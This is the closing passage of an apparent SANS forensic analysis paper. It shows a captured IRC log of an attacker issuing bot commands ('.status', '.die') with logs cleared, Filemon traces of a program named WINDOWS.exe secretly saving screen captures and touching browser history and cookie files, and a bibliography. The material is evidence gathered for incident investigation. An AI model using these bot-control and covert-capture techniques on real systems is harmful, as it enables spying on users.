<MeLL-517933> [12-22-2004 17:18:20] [MAIN]: Login list
complete.
<MeLL-517933> [12-22-2004 17:18:15] [MAIN]: Uptime: 0d 0h
24m.
<MeLL-517933> [12-22-2004 17:18:12] [MAIN]: sexx2
<MeLL-517933> [12-22-2004 17:18:11] [MAIN]: Bot ID: sex2.
<MeLL-517933> [12-22-2004 17:18:10] [MAIN]: Status: Ready.
Bot Uptime: 0d 0h 1m.
<MeLL-517933> [12-22-2004 17:18:03] [MAIN]: User:
AnotherSuspectedHacker logged in.
<MeLL-517933> [12-22-2004 17:17:59] [MAIN]: User
AnotherSuspectedHacker logged out.
<MeLL-517933> [12-22-2004 17:17:55] [LOGS]: Cleared.
<MeLL-517933> [LOG]: List complete.
<AnotherSuspectedHacker> .status
<MeLL-517933> [MAIN]: Status: Ready. Bot Uptime: 0d 0h 23m.
<AnotherSuspectedHacker> .die
Session Close: Wed Dec 22 17:41:40 2004
```

© SANS Institute 2000 - 2005

Appendix to Part 2: Filemon output while taking a screen capture

```
1    20:00:30  WINDOWS.exe:820      CREATE
      C:\watch_filemon.bmp          SUCCESS   Options: OverwriteIf
Access: All
2    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 0 Length: 14

3    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 14 Length:
40
4    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 54 Length:
1920000
5    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 0 Length:
65536
6    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 65536
Length: 65536
7    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 131072
Length: 65536
8    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 196608
Length: 65536
9    20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 262144
Length: 65536
10   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 327680
Length: 65536
11   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 393216
Length: 65536
12   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 458752
Length: 65536
13   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 524288
Length: 65536
14   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 589824
Length: 65536
15   20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp          SUCCESS   Offset: 655360
Length: 65536
```

16 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 720896
Length: 65536
17 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 786432
Length: 65536
18 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 851968
Length: 65536
19 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 917504
Length: 65536
20 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 983040
Length: 65536
21 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1048576
Length: 65536
22 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1114112
Length: 65536
23 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1179648
Length: 65536
24 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1245184
Length: 65536
25 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1310720
Length: 65536
26 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1376256
Length: 65536
27 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1441792
Length: 65536
28 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1507328
Length: 65536
29 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1572864
Length: 65536
30 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1638400
Length: 65536
31 20:00:30 WINDOWS.exe:820 WRITE
C:\watch_filemon.bmp SUCCESS Offset: 1703936
Length: 65536

```
32  20:00:30  WINDOWS.exe:820      WRITE
      C:\watch_filemon.bmp      SUCCESS  Offset: 1769472
Length: 65536
33  20:00:30  WINDOWS.exe:820      CLOSE
      C:\watch_filemon.bmp      SUCCESS
34  20:01:01  WINDOWS.exe:820      CLOSE      C:\  SUCCESS

35  20:01:01  WINDOWS.exe:820      CLOSE      C:\Documents
and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat  SUCCESS
36  20:01:01  WINDOWS.exe:820      CLOSE      C:\Documents
and Settings\Administrator\Cookies\index.dat  SUCCESS
37  20:01:01  WINDOWS.exe:820      CLOSE      C:\Documents
and Settings\Administrator\Local
Settings\History\History.IE5\index.dat  SUCCESS
```

© SANS Institute 2000 - 2005, Author retains full rights.

Bibliography

Saudi, Madinah M. "An Overview of Disk Imaging Tool[s] In Computer Forensics." 2001

URL: <http://www.sans.org/rr/papers/27/643.pdf>

Wang, Feng, Lai, and Yu "Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD", August 2004

URL: <http://eprint.iacr.org/2004/199/>

Kaminsky, Dan "MD5 To Be Considered Harmful Someday", December 2004

URL: http://www.doxpara.com/md5_someday.pdf

Bartlett, John "The Ease of Steganography and Camouflage", March 2002

URL: <http://www.sans.org/rr/papers/20/762.pdf>

Johnson, Neil F. and Jojodia, Sushil "Steganalysis of Images Created Using Current Steganography Software", April 1998

URL: <http://www.jjtc.com/ihws98/jjgmu.html>

Raggo, Michael T. "Steganography, Steganalysis, & Cryptanalysis" (Slides for presentation), July 2004

URL: <http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-raggo/bh-us-04-raggo-up.pdf>

United States Code "Full text of the Electronic Espionage Act of 1996", 1996

URL: http://www.tscm.com/USC18_90.html

Symantec Corporation, "W32.Sasser.Worm", May 2004

URL:

<http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html>

Microsoft Corporation, "What You Should Know About Sasser", May 2004

URL: <http://www.microsoft.com/security/incident/sasser.msp>

Kalt, C. "RFC 2812: Internet Relay Chat: Client Protocol", 2000

URL: <http://www.ietf.org/rfc/rfc2812.txt>

Kjærdsdam, Flemming, "IT [Crime] – Cooperation in the Nordic Region" (title translated from Danish), September 2002

URL: <http://www.politiforbund.dk/show.php?sec=1&area=4&show=449> (Note: In Danish)

Albanna, Almeroth, Meyer, and Schipper "IANA Guidelines for IPv4 Multicast Address Assignments", August 2001

URL: <http://www.ietf.org/rfc/rfc3171.txt>

© SANS Institute 2000 - 2005, Author retains full rights.